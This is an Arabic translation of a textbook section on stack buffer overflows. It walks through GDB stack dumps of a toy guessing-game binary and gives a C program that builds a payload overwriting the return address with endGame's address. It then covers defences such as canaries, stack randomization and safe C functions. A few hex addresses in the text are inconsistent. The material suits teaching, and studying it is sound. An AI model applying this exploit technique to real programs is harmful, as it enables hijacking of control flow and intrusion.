 الشكل 2. مكدّس الاستدعاء مباشرة بعد استدعاء scanf مع الإدخال 1234567890
تذكّر أن القيم السداسية العشرية لترميزات ASCII للأرقام من 0 إلى 9 هي من 0x30 إلى 0x39، وأن كل موقع في ذاكرة المكدّس طوله ثمانية بايتات. ويبعد مؤشّر الإطار 32 بايت عن مؤشّر المكدّس. ويمكن للقراء المتتبعين تأكيد قيمة %rbp باستخدام GDB لطباعة قيمته (p $rbp). وفي المثال المعروض، قيمة %rbp هي 0x7fffffffdd10. ويتيح الأمر التالي للقارئ فحص 48 بايت (بالنظام السداسي العشري) أسفل السجل %rsp:
(gdb) x /48bx $rsp
ينتج أمر GDB هذا مخرجات شبيهة بما يلي:
(gdb) x /48bx $rsp
0x7fffffffdcf0: 0x31  0x32  0x33  0x34  0x35  0x36  0x37  0x38
0x7fffffffdcf8: 0x39  0x30  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd00: 0xf0  0xdd  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffdd08: 0x00  0x00  0x00  0x00  0x03  0x00  0x00  0x00
0x7fffffffdd10: 0xd0  0x07  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd18: 0x30  0xd8  0xa2  0xf7  0xff  0x7f  0x00  0x00
يمثّل كل سطر عنوانًا واحدًا ذا 64 بت، أو عنوانين ذي 32 بت. لذا، تقع القيمة المرتبطة بالعنوان 0x7fffffffdd0c ذي 32 بت في البايتات الأربعة الواقعة في أقصى يمين السطر الذي يعرض 0x7fffffffdd08.
ملاحظة — القيم متعددة البايتات تُخزَّن بترتيب little-endian
في مقطع التجميع السابق، البايت عند العنوان 0xf7ffffffdd00 هو 0xf0، والبايت عند العنوان 0xf7ffffffdd01 هو 0xdd، والبايت عند العنوان 0xf7ffffffdd02 هو 0xff، والبايت عند العنوان 0xf7ffffffdd03 هو 0xff، والبايت عند العنوان 0xf7ffffffdd04 هو 0xff، والبايت عند العنوان 0xf7ffffffdd05 هو 0x7f. غير أن القيمة ذات 64 بت عند العنوان 0x7fffffffdd00 هي في الحقيقة 0x7fffffffddf0. وتذكّر أنه بما أن x86-64 نظام little-endian، فإن بايتات القيم متعددة البايتات مثل العناوين تُخزَّن بترتيب معكوس.
في هذا المثال، يقع عنوان buf عند قمة المكدّس. ولذلك، يحمل العنوانان الأولان البايتات المُدخَلة المرتبطة بالسلسلة المُدخَلة 1234567890:
0x7fffffffdcf0: 0x31  0x32  0x33  0x34  0x35  0x36  0x37  0x38
0x7fffffffdcf8: 0x39  0x30  0x00  0x00  0x00  0x00  0x00  0x00
يظهر بايت الإنهاء الصفري \0 في موقع البايت الثالث الأكثر أهمية عند العنوان 0x7fffffffdcf8 (أي عند العنوان 0x7fffffffdcfa). وتذكّر أن scanf تُنهي جميع السلاسل ببايت صفري.
بالطبع، 1234567890 ليس الرقم السري. وإليك المخرجات عندما نحاول تشغيل secret بالسلسلة المُدخَلة 1234567890:
$ ./secret
$ ./secret
Enter secret number:
1234567890
You are so wrong!
$ echo $?
1
يطبع الأمر echo $? قيمة إرجاع آخر أمر نُفِّذ في الصدفة. وفي هذه الحالة، أعاد البرنامج 1 لأن الرقم السري الذي أدخلناه خاطئ. وتذكّر أنه حسب الاصطلاح، تعيد البرامج 0 عندما لا توجد أخطاء. وهدفنا في ما يلي هو خداع البرنامج ليخرج بقيمة إرجاع 0، ما يدل على أننا فزنا باللعبة.
7.10.4. تجاوز المخزن المؤقت: المحاولة الأولى
بعد ذلك، لنحاول كتابة السلسلة 1234567890123456789012345678901234567890123:
$ ./secret
Enter secret number:
1234567890123456789012345678901234567890123
You are so wrong!
Segmentation fault (core dumped)
$ echo $?
139
مثير للاهتمام! الآن ينهار البرنامج بخطأ تجزئة، برمز إرجاع 139. ويعرض الشكل 3 شكل مكدّس الاستدعاء للدالة main مباشرة بعد استدعاء scanf بهذا الإدخال الجديد.
 الشكل 3. مكدّس الاستدعاء مباشرة بعد استدعاء scanf مع الإدخال 1234567890123456789012345678901234567890123
السلسلة المُدخَلة طويلة جدًا لدرجة أنها لم تستبدل القيم المخزّنة عند 0xd08 و0xd10 فحسب، بل تجاوزتهما إلى عنوان الإرجاع أسفل إطار المكدّس للدالة main. وتذكّر أنه عند عودة دالة، يحاول البرنامج استئناف التنفيذ عند العنوان المحدّد بعنوان الإرجاع. وفي هذا المثال، يحاول البرنامج استئناف التنفيذ عند العنوان 0xf7ff00333231 بعد الخروج من main، وهو عنوان لا يبدو أنه موجود. لذا ينهار البرنامج بخطأ تجزئة.
وتشغيل البرنامج مرة أخرى في GDB (يحتوي input.txt على السلسلة المُدخَلة أعلاه) يكشف هذا العمل الشيطاني أثناء حدوثه:
$ gdb secret
(gdb) break *0x0000000000400717
(gdb) run < input.txt
(gdb) ni
(gdb) x /48bx $rsp
0x7fffffffdcf0: 0x31  0x32  0x33  0x34  0x35  0x36  0x37  0x38
0x7fffffffdcf8: 0x39  0x30  0x31  0x32  0x33  0x34  0x35  0x36
0x7fffffffdd00: 0x37  0x38  0x39  0x30  0x31  0x32  0x33  0x34
0x7fffffffdd08: 0x35  0x36  0x37  0x38  0x39  0x30  0x31  0x32
0x7fffffffdd10: 0x33  0x34  0x35  0x36  0x37  0x38  0x39  0x30
0x7fffffffdd18: 0x31  0x32  0x33  0x00  0xff  0x7f  0x00  0x00
(gdb) n
Single stepping until exit from function main,
which has no line number information.
You are so wrong!
0x00007fff00333231 in ?? ()
لاحظ أن السلسلة المُدخَلة تجاوزت الحدود المعلَنة للمصفوفة buf، واستبدلت جميع القيم الأخرى المخزّنة على المكدّس. وبعبارة أخرى، أنشأت سلسلتنا تجاوزًا للمخزن المؤقت وأفسدت مكدّس الاستدعاء، ما تسبب في انهيار البرنامج. وتُعرف هذه العملية أيضًا بـتحطيم المكدّس (smashing the stack).
7.10.5. تجاوز مخزن مؤقت أذكى: المحاولة الثانية
حطّم مثالنا الأول المكدّس باستبدال السجل %rbp وعنوان الإرجاع بقيم غير ذات معنى، ما تسبب في انهيار البرنامج. والمهاجم الذي يهدف إلى مجرد إسقاط برنامج ما سيكون راضيًا عند هذه النقطة. غير أن هدفنا هو خداع لعبة التخمين لتعيد 0، ما يدل على أننا فزنا باللعبة. ونحقّق ذلك بملء مكدّس الاستدعاء ببيانات أكثر معنى من القيم غير ذات المعنى. فمثلًا، يمكننا استبدال المكدّس بحيث يُستبدل عنوان الإرجاع بعنوان الدالة endGame. عندئذٍ، عندما يحاول البرنامج العودة من main، سينفّذ endGame بدلًا من الانهيار بخطأ تجزئة.
لمعرفة عنوان endGame، لنفحص secret مرة أخرى في GDB:
$ gdb secret
(gdb) disas endGame
Dump of assembler code for function endGame:
   0x00000000004006da <+0>:   push   %rbp
   0x00000000004006db <+1>:   mov    %rsp,%rbp
   0x00000000004006de <+4>:   mov    $0x40086a,%edi
   0x00000000004006e3 <+9>:   callq  0x400500 <puts@plt>
   0x00000000004006e8 <+14>:  mov    $0x0,%edi
   0x00000000004006ed <+19>:  callq  0x400550 <exit@plt>
End of assembler dump.
لاحظ أن endGame تبدأ عند العنوان 0x00000000004006da. ويوضّح الشكل 4 استغلالًا نموذجيًا يجبر secret على تشغيل الدالة endGame.
 الشكل 4. سلسلة نموذجية يمكن أن تجبر secret على تنفيذ الدالة endGame
في جوهر الأمر، هناك 40 بايت من القيم غير ذات المعنى تليها عنوان الإرجاع. ومرة أخرى، بما أن x86-64 نظام little-endian، تظهر بايتات عنوان الإرجاع بترتيب معكوس.
يوضّح البرنامج التالي كيف يمكن لمهاجم إنشاء الاستغلال السابق:
#include <stdio.h>

char ebuff[]=
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*first 10 bytes of junk*/
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*next 10 bytes of junk*/
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*following 10 bytes of junk*/
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /*last 10 bytes of junk*/
"\xda\x06\x40\x00\x00\x00\x00\x00" /*address of endGame (little endian)*/
;

int main(void) {
    int i;
    for (i = 0; i < sizeof(ebuff); i++) { /*print each character*/
        printf("%c", ebuff[i]);
    }
    return 0;
}
تشير البادئة \x قبل كل عدد إلى أن العدد مُنسَّق كتمثيل سداسي عشري لمحرف. وبعد تعريف ebuff[]، تطبع الدالة main محتواه ببساطة، محرفًا محرفًا. وللحصول على سلسلة البايتات المرتبطة، ترجم هذا البرنامج وشغّله كما يلي:
$ gcc -o genEx genEx.c
$ ./genEx > exploit
لاستخدام الملف exploit كإدخال لـscanf، يكفي تشغيل secret مع exploit كما يلي:
$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
يطبع البرنامج "You are so wrong!" لأن السلسلة الموجودة في exploit ليست الرقم السري. غير أن البرنامج يطبع أيضًا السلسلة "You win!" وتذكّر، مع ذلك، أن هدفنا هو خداع البرنامج ليعيد 0. وفي نظام أكبر، حيث يتابع برنامج خارجي مفهوم "النجاح"، غالبًا ما يكون الأهم ما يعيده البرنامج، لا ما يطبعه.
ويعطي فحص قيمة الإرجاع:
$ echo $?
0
استغلالنا يعمل! لقد فزنا باللعبة!
7.10.6. الحماية من تجاوز المخزن المؤقت
غيّر المثال الذي عرضناه مسار التحكم في الملف التنفيذي secret، وأجبره على إعادة قيمة صفرية مرتبطة بالنجاح. غير أن استغلالًا كهذا قد يسبب ضررًا حقيقيًا. علاوة على ذلك، كانت بعض الأنظمة الحاسوبية الأقدم تنفّذ بايتات من ذاكرة المكدّس. فإذا وضع مهاجم بايتات مرتبطة بتعليمات التجميع على مكدّس الاستدعاء، فستفسّر وحدة المعالجة المركزية هذه البايتات كتعليمات حقيقية، ما يمكّن المهاجم من إجبار المعالج على تنفيذ أي شيفرة عشوائية يختارها. ولحسن الحظ، توجد استراتيجيات تستخدمها الأنظمة الحاسوبية الحديثة لجعل تنفيذ استغلالات تجاوز المخزن المؤقت أصعب على المهاجمين:
- عشوائية المكدّس: يخصّص نظام التشغيل عنوان بداية المكدّس في موقع عشوائي من ذاكرة المكدّس، ما يجعل موضع/حجم مكدّس الاستدعاء يتغير من تشغيل لآخر للبرنامج. فالأجهزة المتعددة التي تشغّل الشيفرة نفسها سيكون لها عناوين مكدّس مختلفة. وتستخدم أنظمة Linux الحديثة عشوائية المكدّس كممارسة قياسية. غير أن مهاجمًا مصمّمًا يمكنه تنفيذ الهجوم بالقوة الغاشمة، بمحاولة تكرار الهجمات بعناوين مختلفة. ومن الحيل الشائعة استخدام زحلقة NOP (NOP sled)، أي عدد كبير من تعليمات
nop، قبل شيفرة الاستغلال الفعلية. وتنفيذ التعليمةnop(0x90) لا أثر له سوى زيادة عدّاد البرنامج إلى التعليمة التالية. وطالما تمكن المهاجم من جعل وحدة المعالجة المركزية تنفّذ في مكان ما داخل زحلقة NOP، فستؤدي الزحلقة في النهاية إلى شيفرة الاستغلال التي تتبعها. وتفصّل مقالة Aleph One بعنوان Smashing the Stack for Fun and Profit6 آلية هذا النوع من الهجمات. - كشف فساد المكدّس: خط دفاع آخر هو محاولة كشف فساد المكدّس. وتستخدم الإصدارات الحديثة من GCC حامي مكدّس يُعرف بـالكناري (canary) يعمل حارسًا بين المخزن المؤقت وبقية عناصر المكدّس. والكناري قيمة تُخزَّن في قسم غير قابل للكتابة من الذاكرة ويمكن مقارنتها بقيمة تُوضع على المكدّس. وإذا "مات" الكناري أثناء تنفيذ البرنامج، يعلم البرنامج أنه تحت هجوم فيُجهض مع رسالة خطأ. غير أن مهاجمًا بارعًا يمكنه استبدال الكناري لمنع البرنامج من كشف فساد المكدّس.
- تقييد المناطق القابلة للتنفيذ: في خط الدفاع هذا، تُقيَّد الشيفرة القابلة للتنفيذ بمناطق معينة فقط من الذاكرة. وبعبارة أخرى، لم يعد مكدّس الاستدعاء قابلًا للتنفيذ. غير أنه حتى هذا الدفاع يمكن التغلّب عليه. ففي هجوم يستخدم البرمجة الموجّهة بالعودة (return-oriented programming, ROP)، يمكن للمهاجم "انتقاء" تعليمات من مناطق قابلة للتنفيذ والقفز من تعليمة إلى أخرى لبناء استغلال. وتوجد أمثلة شهيرة على ذلك على الإنترنت، خصوصًا في ألعاب الفيديو7.
غير أن أفضل خط دفاع هو المبرمج دائمًا. لمنع هجمات تجاوز المخزن المؤقت على برامجك، استخدم دوال C ذات محدّدات الطول كلما أمكن وأضف شيفرة تنفّذ فحص حدود المصفوفات. ومن الأهمية بمكان أن تطابق أي مصفوفات معرّفة محدّدات الطول المختارة. ويسرد الجدول 1 بعض دوال C "السيئة" الشائعة المعرّضة لتجاوز المخزن المؤقت والدالة "الجيدة" المقابلة التي ينبغي استخدامها (افترض أن buf مخصّصة بـ12 بايت).
| بدلًا من: | استخدم: |
|---|---|
gets(buf) |
fgets(buf, 12, stdin) |
scanf("%s", buf) |
scanf("%12s", buf) |
strcpy(buf2, buf) |
strncpy(buf2, buf, 12) |
strcat(buf2, buf) |
strncat(buf2, buf, 12) |
sprintf(buf, "%d", num) |
snprintf(buf, 12, "%d", num) |
لم يعد الملف التنفيذي secret2 (secret2x86-64.tar.gz) يحمل ثغرة تجاوز المخزن المؤقت. وتظهر الدالة main لهذا الملف التنفيذي الجديد (main2.c) أدناه:
#include <stdio.h>
#include <stdlib.h>
#include "other.h" //contain secret function definitions

/*prints out the You Win! message*/
void endGame(void) {
    printf("You win!\n");
    exit(0);
}

/*main function of the game*/
int main(void) {
    int guess, secret, len, x=3;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%12s", buf); //read guess from user input (fixed!)
    guess = atoi(buf); //convert to an integer

    secret=getSecretCode(); //call the getSecretCode function

    //check to see if guess is correct
    if (guess == secret) {
        printf("You got it right!\n");
    }
    else {
        printf("You are so wrong!\n");
        return 1; //if incorrect, exit
    }

    printf("Enter the secret string to win:\n");
    scanf("%12s", buf); //get secret string from user input (fixed!)

    guess = calculateValue(buf, strlen(buf)); //call calculateValue function

    //check to see if guess is correct
    if (guess != secret) {
        printf("You lose!\n");
        return 2; //if guess is wrong, exit
    }

    /*if both the secret string and number are correct
    call endGame()*/
    endGame();

    return 0;
}
لاحظ أننا أضفنا محدّد طول إلى جميع استدعاءات scanf، ما يجعل الدالة scanf تتوقف عن القراءة من الإدخال بعد قراءة أول 12 بايت. ولم تعد سلسلة الاستغلال تكسر البرنامج:
$ ./secret2 < exploit
Enter secret number:
You are so wrong!
$ echo $?
1
بالطبع، لا يزال بإمكان أي قارئ يملك مهارات أساسية في الهندسة العكسية الفوز بلعبة التخمين بتحليل شيفرة التجميع. وإذا لم تكن قد حاولت التغلّب على البرنامج بعد بالهندسة العكسية، فنشجّعك على ذلك الآن.
المراجع
- Mohit Kumar. ثغرة حرجة في Skype تتيح للقراصنة تنفيذ شيفرة خبيثة عن بُعد. 2017.
- Tamir Zahavi-Brunner. CVE-2017-13253: تجاوز المخزن المؤقت في خدمات Android DRM متعددة. 2018.
- Tom Spring. Google ترقّع خطأ متصفح 'بالغ الخطورة'. 2017.
- Christopher Kelty. دودة موريس Limn Magazine، العدد 1: Systemic Risk. 2011.
- David Auerbach. حروب الدردشة: Microsoft ضد AOL NplusOne Magazine، العدد 19. ربيع 2014.
- Aleph One. تحطيم المكدّس للمتعة والفائدة. 1996.
- DotsAreCool. انتقال شاشة النهاية في Super Mario World (مثال على ROP في Nintendo). 2015.
- تمارين الفصل 7 (قيد الإعداد)